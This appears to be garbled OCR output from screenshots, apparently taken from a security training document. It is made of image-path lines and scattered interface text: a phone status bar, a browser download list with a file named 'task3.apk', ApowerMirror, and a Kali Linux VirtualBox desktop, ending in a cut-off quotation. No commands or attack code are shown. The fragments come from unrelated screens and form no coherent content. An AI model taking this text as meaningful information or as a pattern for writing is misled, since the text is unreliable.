
Right Ctrl



20:13
43%
Carina
Linux Firefox2.0.0 Browser
Select All
task3.apk
Completed/10.00 KB
1 files · 10.00 KB
pm 08:11 Jul 31
ApowerMirror



kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
Trash
File System
Home
"the quiete

